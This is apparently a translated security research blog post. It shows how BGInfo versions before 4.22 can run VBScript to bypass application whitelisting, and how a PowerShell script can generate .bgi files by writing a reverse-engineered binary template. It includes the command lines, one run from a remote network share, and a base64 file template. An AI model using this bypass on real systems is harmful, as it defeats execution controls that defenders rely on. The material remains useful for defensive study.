
0x00 Preface
---
Recently, I came across an interesting article titled 'Bypassing Application Whitelisting with BGInfo', which explains how to achieve whitelist bypass using BGInfo. I found it quite intriguing, so I studied and organized this content, and also open-sourced a PowerShell script for automatically generating .bgi files.
The article link is as follows:
https://msitpros.com/?p=3831
0x01 Introduction
---
This article will cover the following topics:
- Introduction to BGInfo
- Practical steps for bypassing whitelisting using BGInfo
- How to edit binary files using PowerShell
- How to develop a PowerShell script to automatically generate .bgi files
0x02 BGInfo
---
Bginfo—Powerful Windows System Information Display Tool from Sysinternals Suite
Download link:
https://technet.microsoft.com/en-us/sysinternals/bb897557.aspx
Note:
The latest version of bginfo.exe is 4.22, while the version tested in this article is 4.21
1. Introduction
Can automatically display current Windows environment information in an area of the desktop
Panel as shown

After configuration, the desktop displays Windows environment information, as shown

Edit the information to be displayed, which can be saved as config.bgi and imported when in use
2. Bginfo Command Line Mode
/h Displays help
As shown

The command to set desktop display information via command line is as follows:
bginfo.exe config.bgi /timer:0 /nolicprompt /silent
3. Extension:
Click Custom to customize desktop display content, as shown in the figure

Select New
Set data sources, including environment variables, registry key values, WMI, files, VB Script scripts
4. Import WMI query:
Add a WMI query, as shown in the figure


Add display content on the face, modify the desktop, successfully display new content, as shown in the figure
5. Import VBS:
Add a vbs query. For vbs script reference:
https://gist.githubusercontent.com/api0cradle/efc90f8318556f0737791b6d73a4ec8b/raw/9a46f4cdacb5752e721e1e3701308939351b4768/gistfile1.txt

This VBS script implements:
- Launch cmd.exe
- Output on desktop: "Does not matter what this says"
After importing this VBS script, click Apply, successfully launches cmd.exe and outputs 'Does not matter what this says' on the desktop
As shown in the figure
The entire launch process can also be achieved under cmd
(1) Save the above bgi project as vbs.bgi
(2) cmd:
bginfo.exe vbs.bgi /timer:0 /nolicprompt /silent

6. bginfo.exe and vbs.bgi can be placed on a remote server and executed via network share access
cmd:
\\WIN-FVJLPTISCFE\test\bginfo.exe \\WIN-FVJLPTISCFE\test\test1.bgi /timer:0 /nolicprompt /silent
Complete operation as shown in the figure
0x03 Bypassing Whitelist via Bginfo
---
The complete process is as follows:
1. Start bginfo.exe, add the import VBS script function, set the VBS script path, and remove desktop display content
2. Save the bgi project as a .bgi file
3. Execute the command line code:
bginfo.exe vbs.bgi /timer:0 /nolicprompt /silent
Note:
The version of bginfo.exe must be lower than 4.22, as version 4.22 has fixed the above issue
The entire bypass process is simple, but steps 1 and 2 are relatively troublesome. Viewing vbs.bgi with UltraEdit reveals content as shown in the figure

It appears to follow a certain format, so can a PowerShell script be used to automatically generate the .bgi file?
0x04 BGI File Format
---
Guessing the bgi file format through file comparison
Using hexadecimal file comparison tool: Beyond Compare
Set different vbs paths respectively and compare the differences, as shown in the figure

It is not difficult to find that the differences only exist in the vbs paths starting from 0x00000301 and 0x00000306
0x00000000-0x00000300 is a fixed format
The length of the string C:\test\1.vbs is 13, the flag value at 0x00000301 is 0x0F, which is 15 in decimal
The length of the string C:\test\cmd.vbs is 15, the flag value at 0x00000301 is 0x11, which is 17 in decimal
Bold guess:
The flag at 0x00000301 indicates the content as: vbs path length + 2, and saved in hexadecimal
Note:
The disk directory C in the vbs path C:\test\1.vbs must be uppercase, otherwise a file format error will be prompted
0x05 How to use powershell to edit binary files
---
The most common way to read and write files using powershell is:
Read file: Get-content
Write file: Set-content
However, for non-txt files, if special characters exist, the above methods may cause bugs by automatically filtering special strings, resulting in different lengths and content errors
Binary file read/write methods:
Read binary file:
[System.IO.File]::ReadAllBytes('1.txt')
Write binary file:
[System.IO.File]::WriteAllBytes("1.txt",$fileContentBytes)
Modify binary file:
Using system.io.filestream
Code as follows:
$fs=new-object io.filestream "test1.bgi",open |
Parameter description:
$fs=new-object io.filestream "test1.bgi",open:
- open means append, createnew means create new
$fs.seek(0,2):
- The first parameter indicates offset
- The second parameter: 0 means starting from the beginning of the file, 1 means starting from the current position, 2 means starting from the end of the file
0x06 Write a PowerShell script to automatically generate .bgi files
---
Development approach:
Read the content from 0x00000000 to 0x00000300, perform base64 encoding and save it in variable $fileContent
Decode the base64 of variable $fileContent and write it to a new file test1.bgi
Use append mode to sequentially write flag bits, vbs paths, and other padding bits to the file
Process as follows:
- Write the content from 0x00000000 to 0x00000300
- Calculate flag bits
- Write flag bits in binary mode
- Use Out-File to append vbs path to file, but redundant data 0D0A will exist
- Offset -2, fill other positions in binary mode, overwriting redundant data 0D0A
Key code as follows:
Save content from 0x00000000-0x00000300 as 1.bgi
powershell code:
$fileContent = [System.IO.File]::ReadAllBytes('1.bgi') |
Generate buffer.txt with the following content:
CwAAAEJhY2tncm91bmQABAAAAAQAAAAAAAAACQAAAFBvc2l0aW9uAAQAAAAEAAAA/gMAAAgAAABNb25pdG9yAAQAAAAEAAAAXAQAAA4AAABUYXNrYmFyQWRqdXN0AAQAAAAEAAAAAQAAAAsAAABUZXh0V2lkdGgyAAQAAAAEAAAAwHsAAAsAAABPdXRwdXRGaWxlAAEAAAASAAAAJVRlbXAlXEJHSW5mby5ibXAACQAAAERhdGFiYXNlAAEAAAABAAAAAAwAAABEYXRhYmFzZU1SVQABAAAABAAAAAAAAAAKAAAAV2FsbHBhcGVyAAEAAAABAAAAAA0AAABXYWxscGFwZXJQb3MABAAAAAQAAAACAAAADgAAAFdhbGxwYXBlclVzZXIABAAAAAQAAAABAAAADQAAAE1heENvbG9yQml0cwAEAAAABAAAAAAAAAAMAAAARXJyb3JOb3RpZnkABAAAAAQAAAAAAAAACwAAAFVzZXJTY3JlZW4ABAAAAAQAAAABAAAADAAAAExvZ29uU2NyZWVuAAQAAAAEAAAAAAAAAA8AAABUZXJtaW5hbFNjcmVlbgAEAAAABAAAAAAAAAAOAAAAT3BhcXVlVGV4dEJveAAEAAAABAAAAAAAAAAEAAAAUlRGAAEAAADvAAAAe1xydGYxXGFuc2lcYW5zaWNwZzkzNlxkZWZmMFxkZWZsYW5nMTAzM1xkZWZsYW5nZmUyMDUye1xmb250dGJse1xmMFxmbmlsXGZjaGFyc2V0MTM0IEFyaWFsO319DQp7XGNvbG9ydGJsIDtccmVkMjU1XGdyZWVuMjU1XGJsdWUyNTU7fQ0KXHZpZXdraW5kNFx1YzFccGFyZFxmaS0yODgwXGxpMjg4MFx0eDI4ODBcY2YxXGxhbmcyMDUyXGJccHJvdGVjdFxmMFxmczI0IDx2YnM+XHByb3RlY3QwXHBhcg0KXHBhcg0KfQ0KAAALAAAAVXNlckZpZWxkcwAAgACAAAAAAAQAAAB2YnMAAQAAAA==
Save it in variable $fileContent, decrypt and write to file test1.bgi
$fileContent = "CwAAAEJhY2tncm91bmQABAAAAAQAAAAAAAAACQAAAFBvc2l0aW9uAAQAAAAEAAAA/gMAAAgAAABNb25pdG9yAAQAAAAEAAAAXAQAAA4AAABUYXNrYmFyQWRqdXN0AAQAAAAEAAAAAQAAAAsAAABUZXh0V2lkdGgyAAQAAAAEAAAAwHsAAAsAAABPdXRwdXRGaWxlAAEAAAASAAAAJVRlbXAlXEJHSW5mby5ibXAACQAAAERhdGFiYXNlAAEAAAABAAAAAAwAAABEYXRhYmFzZU1SVQABAAAABAAAAAAAAAAKAAAAV2FsbHBhcGVyAAEAAAABAAAAAA0AAABXYWxscGFwZXJQb3MABAAAAAQAAAACAAAADgAAAFdhbGxwYXBlclVzZXIABAAAAAQAAAABAAAADQAAAE1heENvbG9yQml0cwAEAAAABAAAAAAAAAAMAAAARXJyb3JOb3RpZnkABAAAAAQAAAAAAAAACwAAAFVzZXJTY3JlZW4ABAAAAAQAAAABAAAADAAAAExvZ29uU2NyZWVuAAQAAAAEAAAAAAAAAA8AAABUZXJtaW5hbFNjcmVlbgAEAAAABAAAAAAAAAAOAAAAT3BhcXVlVGV4dEJveAAEAAAABAAAAAAAAAAEAAAAUlRGAAEAAADvAAAAe1xydGYxXGFuc2lcYW5zaWNwZzkzNlxkZWZmMFxkZWZsYW5nMTAzM1xkZWZsYW5nZmUyMDUye1xmb250dGJse1xmMFxmbmlsXGZjaGFyc2V0MTM0IEFyaWFsO319DQp7XGNvbG9ydGJsIDtccmVkMjU1XGdyZWVuMjU1XGJsdWUyNTU7fQ0KXHZpZXdraW5kNFx1YzFccGFyZFxmaS0yODgwXGxpMjg4MFx0eDI4ODBcY2YxXGxhbmcyMDUyXGJccHJvdGVjdFxmMFxmczI0IDx2YnM+XHByb3RlY3QwXHBhcg0KXHBhcg0KfQ0KAAALAAAAVXNlckZpZWxkcwAAgACAAAAAAAQAAAB2YnMAAQAAAA==" |
Flag bit calculation:
$VbsPath="C:\test\1.vbs" |
Write length flag bit + idle padding bits
$fs=new-object io.filestream "test1.bgi",open |
Append and write VBS script path:
$VbsPath | Out-File -Encoding ascii -Append test1.bgi |
There is redundant data 0D0A, so the offset should be -2, writing to free padding bits:
$fs=new-object io.filestream "test1.bgi",open |
Complete code has been uploaded to GitHub:
An open-source project

Complete operation as shown in the figure
0x07 Summary
---
This article introduces the method of bypassing whitelists via BGInfo, along with the technique of editing binary files using PowerShell. It also open-sources a PowerShell script for generating .bgi files, hoping to assist everyone.


